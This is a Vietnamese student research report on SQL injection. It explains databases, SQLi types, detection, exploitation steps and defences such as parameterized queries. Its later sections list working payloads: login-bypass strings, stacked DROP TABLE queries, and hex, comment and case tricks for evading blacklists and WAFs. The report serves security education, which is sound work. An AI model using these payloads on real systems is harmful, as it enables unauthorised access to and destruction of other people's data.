SQL injection - Lỗ hổng SQL

An ninh mạng (Broward Vietnam (Campus Hà Nội))

Bản báo cáo Đề tài nghiên cứu
Lỗ hổng 3
Tìm hiểu về lỗ hổng SQL Injection

Họ và tên: Nguyễn Đăng Quang

Mục Lục

I. Kiến thức chung về quản trị cơ sở dữ liệu

1. Cơ sở dữ liệu (Database)

Cơ sở dữ liệu (Database) là một tập hợp các dữ liệu có tổ chức, thường được lưu trữ và truy cập từ hệ thống máy tính. Khi cơ sở dữ liệu phức tạp hơn, chúng thường được phát triển bằng cách sử dụng các kỹ thuật thiết kế và mô hình hóa chính thức. CSDL có thể được sử dụng để lưu trữ và quản lý thông tin trong nhiều lĩnh vực khác nhau, bao gồm doanh nghiệp, khoa học, giáo dục và chính phủ.

CSDL giải quyết những yêu cầu về quyền riêng tư và khả năng tuân thủ liên quan đến bất kỳ dữ liệu nào. Ví dụ: để có quyền truy cập CSDL, người dùng phải đăng nhập. Người dùng khác nhau cũng có thể được truy cập ở những cấp độ khác nhau, chẳng hạn như chỉ đọc.

2. Giới thiệu về hệ quản trị CSDL

Hệ quản trị cơ sở dữ liệu (Database Management System - DBMS) là một phần mềm được thiết kế để quản lý và tổ chức dữ liệu. Nó cung cấp một giao diện cho người dùng để truy cập và tương tác với cơ sở dữ liệu, đồng thời đảm bảo tính toàn vẹn, bảo mật và hiệu suất của dữ liệu.

DBMS cho phép người dùng lưu trữ, truy xuất, cập nhật và xóa dữ liệu trong cơ sở dữ liệu một cách dễ dàng. Nó xử lý các yêu cầu của người dùng, đảm bảo tính nhất quán và độ tin cậy của dữ liệu, và cho phép người dùng tạo và thực thi các truy vấn để truy xuất dữ liệu theo nhiều cách khác nhau.

Hệ quản trị cơ sở dữ liệu quan hệ(RDBMS) là một trong những loại phổ biến nhất. Nó sử dụng một mô hình dữ liệu quan hệ, trong đó dữ liệu được tổ chức trong các bảng có mối quan hệ với nhau thông qua các khóa và trong đó có 1 khóa chính. RDBMS cung cấp một ngôn ngữ truy vấn mạnh mẽ (như SQL) để thực hiện các hoạt động trên dữ liệu và hỗ trợ tính năng như khả năng truy vấn dữ liệu, bảo mật, sao lưu và khôi phục dữ liệu.

Một trong những ưu điểm lớn của hệ quản trị cơ sở dữ liệu là khả năng tăng cường tính toàn vẹn và bảo mật của dữ liệu. Nó sử dụng các biện pháp để đảm bảo rằng dữ liệu không bị mất hoặc bị hỏng và chỉ cho phép người dùng có quyền truy cập vào dữ liệu mà họ được phép.


Các hệ quản trị cơ sở dữ liệu phổ biến:

MySQL: Có sẵn miễn phí, cơ sở người dùng lớn, được hỗ trợ trên hầu hết mọi nền tảng. Ngôn ngữ hỗ trợ: C, C#, C++, Objective C, D , Ruby, Java

Oracle: Các tính năng bảo mật sẵn dung, hiệu suất, tính khả dụng cao, tích hợp với triển khai tại chỗ và đám mây, được hỗ trợ trên nhiều nền tảng. Ngôn ngữ hỗ trợ C , C# , C++ , Objective C , Java, Ruby, Python, COBOL, .NET, Visual Basic

MMSQL: Hoạt động tốt với các sản phẩm khác của Microsoft, hiện có thể chạy trên Linux, quy trình sao lưu và phục hồi tương đối đơn giản hỗ trợ cơ sở dữ liệu đám mây và tại chỗ. Ngôn ngữ hỗ trợ PHP , Java , Visual Basic , .NET , Python

Hoạt động theo mô hình:



Một máy client sẽ liên lạc với máy server trong một mạng nhất định. Mỗi client có thể gửi một request từ giao diện người dùng (Graphical user interface – GUI) trên màn hình, và server sẽ trả về kết quả như mong muốn. Miễn là cả hai hiểu nhau.

3. Vai trò của hệ quản trị cơ sở dữ liệu

Hệ quản trị cơ sở dữ liệu có vai trò quan trọng trong quản lý và tổ chức dữ liệu trong một hệ thống. Những vai trò chính của một DBMS:

Quản lý dữ liệu: DBMS được sử dụng để quản lý dữ liệu trong một hệ thống. Nó cho phép tạo, xóa, cập nhật và truy vấn dữ liệu từ các bảng hoặc tập dữ liệu khác. DBMS đảm bảo tính toàn vẹn và bảo mật của dữ liệu thông qua các cơ chế kiểm soát truy cập.

Tích hợp dữ liệu: DBMS cho phép tích hợp dữ liệu từ nhiều nguồn khác nhau vào một cơ sở dữ liệu chung. Điều này giúp tạo sự liên kết và quan hệ giữa các tập dữ liệu khác nhau, giúp tăng tính nhất quán và truy xuất dữ liệu hiệu quả hơn.

Bảo mật và quản lý truy cập: DBMS cung cấp các cơ chế bảo mật để đảm bảo tính toàn vẹn và quyền riêng tư của dữ liệu. Nó hỗ trợ kiểm soát truy cập vào dữ liệu thông qua việc xác thực người dùng, phân quyền và kiểm tra cơ chế bảo mật khác.

Sao lưu và khôi phục dữ liệu: DBMS cho phép sao lưu và khôi phục dữ liệu, đảm bảo rằng dữ liệu không bị mất trong trường hợp xảy ra sự cố. Việc sao lưu dữ liệu định kỳ và khôi phục dữ liệu từ bản sao tạo giúp đảm bảo tính toàn vẹn và khả năng phục hồi của hệ thống.

Tối ưu hóa truy vấn: DBMS tối ưu hóa truy vấn để cải thiện hiệu suất và thời gian phản hồi của hệ thống. Nó sử dụng các kỹ thuật tối ưu hóa để thực hiện truy vấn dữ liệu một cách hiệu quả, bao gồm chỉ mục hóa, câu truy vấn được biên dịch trước, và phân vùng dữ liệu.

Đảm bảo tính nhất quán và an toàn: DBMS duy trì tính nhất quán của cơ sở dữ liệu bằng cách áp dụng các ràng buộc và quy tắc dữ liệu. Nó đảm bảo rằng dữ liệu luôn đúng và nhất quán trong cơ sở dữ liệu. Đồng thời, DBMS cũng cung cấp các cơ chế để đảm bảo an toàn và bảo mật của dữ liệu.

4. Một số lệnh SQL phổ biến

SQL được chia thành 4 loại lệnh chính:

- **DDL (Data Definition Language)**: Các lệnh DDL được sử dụng để định nghĩa cấu trúc của cơ sở dữ liệu, bao gồm tạo, xóa, sửa đổi bảng, cột và ràng buộc.
  - CREATE TABLE: Tạo một bảng mới trong cơ sở dữ liệu.
  - DROP TABLE: Xóa một bảng khỏi cơ sở dữ liệu.
  - ALTER TABLE: Sửa đổi cấu trúc của một bảng.
  - ADD COLUMN: Thêm một cột mới vào một bảng.
  - DROP COLUMN: Xóa một cột khỏi một bảng.
- **DML (Data Manipulation Language)**: Các lệnh DML được sử dụng để thao tác dữ liệu trong cơ sở dữ liệu, bao gồm chèn, cập nhật, xóa và chọn dữ liệu.
  - INSERT INTO: Chèn dữ liệu mới vào một bảng.
  - UPDATE: Cập nhật dữ liệu hiện có trong một bảng.
  - DELETE: Xóa dữ liệu khỏi một bảng.
  - SELECT: Lấy dữ liệu từ một hoặc nhiều bảng.
  - JOIN: kết hợp dữ liệu từ hai hoặc nhiều bảng.+
  - WHERE: lọc dữ liệu dựa trên một điều kiện.
- **DCL (Data Control Language)**: Các lệnh DCL được sử dụng để kiểm soát quyền truy cập vào cơ sở dữ liệu, bao gồm cấp phép, thu hồi và thay đổi quyền truy cập.
  - GRANT: Cấp quyền truy cập vào một đối tượng cơ sở dữ liệu cho một người dùng hoặc nhóm người dùng.
  - REVOKE: Thu hồi quyền truy cập vào một đối tượng cơ sở dữ liệu cho một người dùng hoặc nhóm người dùng.
  - DENY: Từ chối quyền truy cập vào một đối tượng cơ sở dữ liệu cho một người dùng hoặc nhóm người dùng.
- **TCL (Transaction Control Language)**: Các lệnh TCL được sử dụng để kiểm soát các giao dịch, bao gồm bắt đầu, xác nhận và hủy giao dịch.
  - BEGIN TRANSACTION: Bắt đầu một giao dịch.
  - COMMIT TRANSACTION: Xác nhận một giao dịch.
  - ROLLBACK TRANSACTION: Hủy bỏ một giao dịch.

II. SQL Injection

1. Định nghĩa:

- Là một lỗ hổng bảo mật web cho phép kẻ tấn công can thiệp vào các truy vấn mà ứng dụng thực hiện đối với cơ sở dữ liệu của nó. . Khi thực hiện tấn công SQL Injection, kẻ tấn công sẽ chèn các câu lệnh SQL độc hại vào các trường dữ liệu đầu vào của ứng dụng từ đó có thể cho phép kẻ tấn công lấy dữ liệu từ cơ sở dữ liệu mà thông thường chúng không thể truy xuất được. Điều này có thể bao gồm dữ liệu thuộc về người dùng khác hoặc bất kỳ dữ liệu nào khác mà ứng dụng có thể truy cập. Trong nhiều trường hợp, kẻ tấn công có thể sửa đổi hoặc xóa dữ liệu này, gây ra những thay đổi liên tục đối với nội dung hoặc hành vi của ứng dụng.

2. Nguyên nhân

- **Không kiểm tra dữ liệu đầu vào**: Khi các ứng dụng web không kiểm tra hoặc xác thực đúng dữ liệu nhập vào từ người dùng, kẻ tấn công có thể chèn các câu lệnh SQL độc hại vào các trường dữ liệu nhập, ví dụ như form nhập liệu.
- **Sử dụng câu lệnh SQL tĩnh:** Nếu ứng dụng web xây dựng truy vấn SQL tĩnh bằng cách nối chuỗi các chuỗi dữ liệu nhập từ người dùng, thì kẻ tấn công có thể chèn các câu lệnh SQL phụ vào chuỗi đó và làm thay đổi ý đồ ban đầu của truy vấn.
- **Quyền truy cập đầy đủ:** Nếu ứng dụng web hoạt động dưới quyền truy cập có quyền truy cập đầy đủ vào cơ sở dữ liệu, kẻ tấn công có thể sử dụng lỗi SQL Injection để truy cập, thay đổi hoặc xóa dữ liệu quan trọng.
- **Sự phát triển ứng dụng không an toàn**: Khi quy trình phát triển phần mềm không tuân thủ các nguyên tắc bảo mật và không kiểm tra, xác minh mã nguồn để phát hiện và khắc phục các lỗi bảo mật SQL Injection.

3. Sự nguy hiểm của SQL Injection

- Những thông tin cá nhân của khách hàng sẽ bị kẻ xấu đánh cắp.

- Các dữ liệu quan trọng trên hệ thống sẽ bị sao chép hoặc đánh cắp.


- Những dữ liệu nhạy cảm của website có thể bị SQL injection xoá sạch.

- Kẻ xấu theo dõi được thông tin của người dùng khác, bao gồm địa chỉ cá nhân, các giao dịch, …

- Kẻ xấu có thể đăng nhập vào hệ thống với tất cả các tư cách là khách hàng khác, thậm chí là quản trị viên.

- Những người truy dùng có thể tùy chỉnh cơ sở dữ liệu, thêm bớt hoặc xóa những gì họ muốn.

4. Phân loại SQL Injection



4.1 Tautology (Tấn công mệnh đề luôn đúng)

Các cuộc tấn công này hoạt động bằng cách thêm vào mệnh đề WHERE của câu lệnh truyvấn một tuyên bố luôn đúng. Với dạng tấn công này tin tặc có thể dễ dàng vượt qua các trang đăng nhập nhờ vào lỗi khi dùng các câu lệnh SQL thao tác trên cơ sở dữ liệu của ứng dụng web.

Thông thường để cho phép người dùng truy cập vào các trang web được bảo mật, hệ thống thường xây dựng trang đăng nhập để yêu cầu người dùng nhập thông tin về tên đăng nhập và mật khẩu. Sau khi người dùng nhập thông tin vào, hệ thống sẽ kiểm tra tên đăng nhập và mậtkhẩu có hợp lệ hay không để quyết định cho phép hay từ chối thực hiện tiếp.

Xét 1 đoạn code php sau:

```
$uname=$_POST['uname'];

$passwrd=$_POST['passwrd'];

$query="select username,pass from users where username='$uname' and password='$passwrd'";

$result=mysql_query($query);
```

Thử tài khoản đăng nhập và mật khẩu bằng: 'or "=', thì cầu truy vấn sẽ thành 1 câu như sau:

```
select username,pass from users where username='' or ''='' and password='' or ''=''
```

Do mệnh đề luôn đúng nên dễ dàng đăng nhập tài khoản.

4.2 In-band SQLi

Đây là dạng tấn công phổ biến nhất và cũng dễ để khai thác lỗ hổng SQL Injection nhất. Xảy ra khi hacker có thể tổ chức tấn công và thu thập kết quả trực tiếp trên cùng một kênh liên lạc

In-Band SQLi chia làm 2 loại chính:

4.1.1. ERROR-BASED SQLI

Là một kỹ thuật tấn công SQL Injection dựa vào thông báo lỗi được trả về từ Database Server có chứa thông tin về cấu trúc của cơ sở dữ liệu.


Trong một vài trường hợp, chỉ một mình Error-based là đủ cho hacker có thể liệt kê được các thuộc tính của cơ sở dữ liệu.

4.1.2. UNION-BASED SQLI

Là một kỹ thuật tấn công SQL Injection dựa vào sức mạnh của toán tử UNION trong ngôn ngữ SQL cho phép tổng hợp kết quả của 2 hay nhiều câu truy vấn SELECTION trong cùng 1 kết quả và được trả về như một phần của HTTP response

Các bước thực hiện tấn công Union Query Based:

- Xác định số lượng cột trả về từ truy vấn ban đầu.
- Xác định các cột phù hợp để chứa kết quả từ truy vấn được tiêm vào.
- Tiêm truy vấn Union vào lỗ hổng SQL Injection.
- Xem kết quả trả về từ truy vấn Union để thu thập thông tin từ cơ sở dữ liệu



4.2. Inferential SQLi (Blind SQLi)

Kẻ tấn công sẽ cố gắng tìm hiểu cấu trúc cơ sở dữ liệu bằng việc gửi đi các payloads, dựa vào kết quả phản hồi của web application và kết quả hành vi của database server.

Có 2 dạng tấn công chính:

4.2.1. BLIND-BOOLEAN-BASED

Là kĩ thuật tấn công SQL Injection dựa vào việc gửi các truy vấn tới cơ sở dữ liệu bắt buộc ứng dụng trả về các kết quả khác nhau phụ thuộc vào câu truy vấn là True hay False. Tuỳ thuộc kết quả trả về của câu truy vấn mà HTTP reponse có thể thay đổi, hoặc giữ nguyên

Kiểu tấn công này thường chậm (đặc biệt với cơ sở dữ liệu có kích thước lớn) do người tấn công cần phải liệt kê từng dữ liệu, hoặc mò từng kí tự

4.2.2. TIME-BASED BLIND SQLI

Time-base Blind SQLi là kĩ thuật tấn công dựa vào việc gửi những câu truy vấn tới cơ sở dữ liệu và buộc cơ sở dữ liệu phải chờ một khoảng thời gian (thường tính bằng giây) trước khi phản hồi.

Thời gian phản hồi (ngay lập tức hay trễ theo khoảng thời gian được set) cho phép kẻ tấn công suy đoán kết quả truy vấn là TRUE hay FALSE

Kiểu tấn công này cũng tốn nhiều thời gian tương tự như Boolean-based SQLi

4.3. Out-of-band SQLi

Tiêm SQL ngoài băng tần (OOB SQLi) là một kiểu tiêm SQL trong đó kẻ tấn công không nhận được phản hồi từ ứng dụng bị tấn công trên cùng một kênh liên lạc mà thay vào đó có thể khiến ứng dụng gửi dữ liệu đến điểm đích khác do họ kiểm soát.

Việc chèn SQL ngoài băng tần chỉ có thể thực hiện được nếu máy chủ bạn đang sử dụng có các lệnh kích hoạt các yêu cầu DNS hoặc HTTP. Tuy nhiên, đó là trường hợp của tất cả các máy chủ SQL phổ biến.

Ví dụ như câu lệnh xp_dirtree trên Microsoft SQL Server có thể sử dụng để thực hiện DNS request tới một server khác do kẻ tấn công kiểm soát, hoặc Oracle Database's UTL HTTP Package có thể sử dụng để gửi HTTP request tới server do kẻ tấn công làm chủ.

5. Cách kiểm tra, phát hiện lỗ hổng SQLI

Việc kiểm tra lỗ hổng này có thể được thực hiện rất dễ dàng. Đôi khi ta chỉ cần nhập ký hiệu ' hoặc " vào các trường được kiểm tra. Nếu nó trả về bất kỳ thông báo bất ngờ hoặc bất thường, thì ta có thể chắc chắn rằng SQL Injection khả thi cho trường đó.

Ví dụ: Nếu nhận được thông báo lỗi như " Internal Server Error" làm kết quả tìm kiếm, thì ta có thể chắc chắn rằng cuộc tấn công này có thể xảy ra trong phần đó của hệ thống.

Các kết quả khác, có thể thông báo tấn công bao gồm:

- Blank page loaded.
- No error or success messages – chức năng và trang không phản ứng với đầu vào
- Success message for malicious code -thông báo thành công với mã độc hại

Giả sử: Kiểm tra cửa sổ đăng nhập có dễ bị tấn công đối với SQL Injection hay không. Trong trường địa chỉ email hoặc mật khẩu, ta gõ ký hiệu ' như hình dưới đây.

Nếu đầu vào như vậy trả về kết quả như thông báo lỗi " Internal Server Error" hoặc bất kỳ kết quả không phù hợp được liệt kê nào khác, thì chúng ta gần như có thể chắc chắn rằng cuộc tấn công này có thể xảy ra cho trường đó.

Nếu ký hiệu ' không trả lại bất kỳ kết quả không phù hợp nào, thì ta có thể thử nhập các ký hiệu khác như " để kiểm tra kết quả.

Một số loại dữ liệu khác mà cũng nên thử submit để biết xem trang web có gặp lỗi hay không như:

- ' or 1=1--
- " or 1=1--
- or 1=1--
- ' or 'a'='a
- " or "a"="a
- ') or ('a'='a

Việc kiểm tra tấn công SQL có thể cũng có thể được thực hiện từ link url của trang. Giả sử ta có một website có link sau: http://www.testing.com/books=1. Trong trường hợp này books là một tham số và 1 là giá trị. Nếu trong link trên, ta sẽ sửa ký hiệu ' thay vì 1.

6. Các bước khai thác SQLI

- Tìm kiếm mục tiêu: Kẻ tấn công tìm kiếm các ứng dụng web có thể bị lỗi SQL Injection bằng cách sử dụng các công cụ quét tự động hoặc kiểm tra thủ công.
- Kiểm tra chỗ yếu của trang web: Kẻ tấn công thử nghiệm các trường đầu vào của ứng dụng web để xác định xem chúng có thể bị lỗi SQL Injection hay không. Điều này thường bao gồm việc chèn các ký tự đặc biệt hoặc câu lệnh SQL vào các trường đầu vào và quan sát phản hồi từ máy chủ.
- Xác định cấu trúc của cơ sở dữ liệu: Kẻ tấn công sử dụng các câu lệnh SQL độc hại để thu thập thông tin về cấu trúc của cơ sở dữ liệu, bao gồm tên bảng, tên cột và dữ liệu trong cơ sở dữ liệu.
- Thực hiện tấn công: Kẻ tấn công sử dụng các kỹ thuật khai thác SQL Injection như Union Query Based, Order By Clause, Boolean Base để thực hiện các hoạt động không được phép trên cơ sở dữ liệu.
- Thu thập dữ liệu: Kẻ tấn công thu thập thông tin nhạy cảm từ cơ sở dữ liệu, bao gồm tên người dùng, mật khẩu, thông tin cá nhân hoặc dữ liệu khác có giá trị.

7. Cách phòng chống lỗ hổng SQLI

- Lọc dữ liệu từ người dùng: Kiểm tra và loại bỏ các ký tự đặc biệt hoặc các câu lệnh SQL độc hại trong đầu vào của người dùng.
  - Việc kiểm tra tính đúng đắn của dữ liệu có thể dựa trên các phương pháp sau:
  - Kiểm tra dựa vào kiểu dữ liệu (số, ngày tháng …)
  - Kiểm tra, giới hạn độ dài đầu vào –
  - Loại bỏ các ký tự đặc biệt như: ‘ % ” ? # @ & … - -Loại bỏ các từ đặc biệt: select, drop, delete, information_schemal, insert, union, xp_ …
- Sử dụng parameter thay vì cộng chuỗi: Sử dụng các tham số trong câu truy vấn SQL thay vì cộng chuỗi để tạo câu truy vấn.
- Sử dụng các tường lửa ứng dụng web (WAFs): Sử dụng các tường lửa ứng dụng web để giám sát và chặn các cuộc tấn công SQL Injection.

8. Bypass SQLI Filter

8.1 Tránh các ký tự bị chặn

Nếu ứng dụng loại bỏ hoặc mã hóa một số ký tự thường được sử dụng trong các cuộc tấn công SQLi , vẫn có thể thực hiện một cuộc tấn công.

Ví dụ: không cần phải có dấu ngoặc đơn nếu bạn đưa dữ liệu vào trường dữ liệu số hoặc tên cột.

SELECT username FROM users WHERE admin = 2 union select name from sqlol.ssn where name='herp derper'—


Bằng với:

⇨ SELECT username FROM users WHERE admin = 2 union select name from sqlol.ssn where name=0x4865727020446572706572—

Ngoài ra, trong một số trường hợp, có thể sử dụng các ký tự khác nhau để nhận xét phần còn lại của truy vấn.Ở đây đã sử dụng ký tự # .

8.2 Tránh khoảng trắng

Nếu ứng dụng chặn hoặc loại bỏ dữ liệu đầu vào có khoảng trắng , có thể sử dụng nhận xét để mô phỏng khoảng trắng trong dữ liệu được chèn của mình.




0 OR 1 Bằng 0/**/OR/**/1

Ngoài ra, trong MySQL, các nhận xét thậm chí có thể được chèn vào chính các từ khóa, điều này cung cấp một phương tiện khác để bỏ qua một số bộ lọc xác thực đầu vào trong khi vẫn giữ nguyên cú pháp của truy vấn thực tế: SEL/**/ECT = SELECT

8.3 Tránh các từ khóa bị loại bỏ

Một số quy trình xác thực đầu vào sử dụng danh sách đen đơn giản và chặn hoặc xóa mọi từ khóa, dữ liệu được cung cấp xuất hiện trong danh sách này. Nếu từ khóa SELECT đang bị chặn hoặc bị xóa, bạn có thể thử các cách bỏ qua sau:

SeLeCt %00SELECT SELSELECTECT %53%45%4c%45%43%54%2553%2545%254c%2545%2543%2554



9. Bảng cheatsheet SQLI

- **Comments**: Nhận xét để bỏ qua phần còn lại của truy vấn.

-- (MSSQL/MySQL) Ví dụ: DROP sampletable;--

(MySQL) Ví dụ: DROP sampletable;#

Ví dụ: Tên tài khoản: admin'--

SELECT * FROM members WHERE username = 'admin'--' AND password = 'password' => Sẽ đăng nhập với tư cách người dùng quản trị vì phần còn lại của truy vấn SQL sẽ bị bỏ qua.

- **Inline Comments**: Sử dụng để bỏ qua danh sách đen, xóa khoảng trắng, làm xáo trộn và xác định phiên bản cơ sở dữ liệu.

/*Comment Here*/ (MSSQL/MySQL)

DROP/*comment*/sampletable

DR/**/OP/*bypass blacklisting*/sampletable

/*! MYSQL Special SQL */ (MySQL) => Phát hiện phiên bản MySQL.

Ví dụ:

ID: 10; DROP TABLE members /* => Loại bỏ những thứ khác ở cuối truy vấn.

- **Stacking Queries**: Thực hiện nhiều truy vấn.

; (MSSQL)

SELECT * FROM members; DROP members-- => Kết thúc một truy vấn và bắt đầu một truy vấn mới.

Ví dụ **Stacked SQL Injection Attack:**

ID: 10;DROP members --

SELECT * FROM products WHERE id = 10; DROP members-- => Chạy câu lệnh DROP members sau câu truy vấn SQL bình thường.

- **If Statements**: Nhận phản hồi dựa trên câu lệnh if => Kiểm tra những thứ đơn giản một cách mù quáng và chính xác.

Câu lệnh if của MySQL: IF(condition,true-part,false-part)

Ví dụ: SELECT IF(1=1,'true','false')

Câu lệnh If của MSSQL: IF condition true-part ELSE false-part

Ví dụ: IF (1=1) SELECT 'true' ELSE SELECT 'false'

Câu lệnh Oracle If:

BEGIN

IF condition THEN true-part; ELSE false-part; END IF; END;

Ví dụ: IF (1=1) THEN dbms_lock.sleep(3); ELSE dbms_lock.sleep(0); END IF; END;

Câu lệnh If của PostgreSQL:

SELECT CASE WHEN condition THEN true-part ELSE false-part END;

Ví dụ: SELECT CASE WHEN (1=1) THEN 'A' ELSE 'B'END;

Ví dụ If Statement SQL Injection Attack (MSSQL)

if ((select user) = 'sa' OR (select user) = 'dbo') select 1 else select 1/0 => Lỗi chia cho 0 nếu người dùng đã đăng nhập hiện tại không phải là “sa” hoặc “dbo”.

- Using Integers: Bypass bộ lọc hoặc WAF.

0xHEXNUMBER (MSSQL/MySQL) => hệ thập lục phân

SELECT CHAR(0x66) (MSSQL)

SELECT 0x5045 (chuỗi Hex) (MySQL)

SELECT 0x50 + 0x45 (số nguyên) (MySQL)

- **String Operations**: Xây dựng injections không sử dụng dấu ngoặc kép, bypass danh sách cấm hoặc xác định cơ sở dữ liệu back end.

Nối chuỗi

+ (MSSQL)

Ví dụ: SELECT login + '-' + password FROM members

|| (MySQL/Oracle)

SELECT login || '-' || password FROM members

Nếu MySQL đang chạy ở chế độ ANSI thì nó sẽ hoạt động nhưng nếu không thì MySQL chấp nhận nó là `toán tử logic` thì nó sẽ trả về 0. Cách tốt hơn để làm điều đó là sử dụng hàm CONCAT() trong MySQL:

CONCAT(str1, str2, str3, ...)

Nối các chuỗi: SELECT CONCAT(login, password) FROM members

- **Strings without Quotes**: Một số cách trực tiếp không có dấu ngoặc kép để sử dụng chuỗi nhưng luôn có thể sử dụng CHAR() (MySQL/MSSQL) và CONCAT() (MySQL) để tạo chuỗi không có dấu ngoặc kép.

0x457578 (MySQL) – Biểu diễn Hex của chuỗi

SELECT 0x457578

SELECT CONCAT('0x',HEX('c:\\boot.ini')) => Tạo biểu diễn hex của chuỗi trong MySQL

SELECT CONCAT(CHAR(75),CHAR(76),CHAR(77)) (MySQL) => Trả về 'KLM'.

SELECT CHAR(75)+CHAR(76)+CHAR(77) (MSSQL) => Trả về 'KLM'.

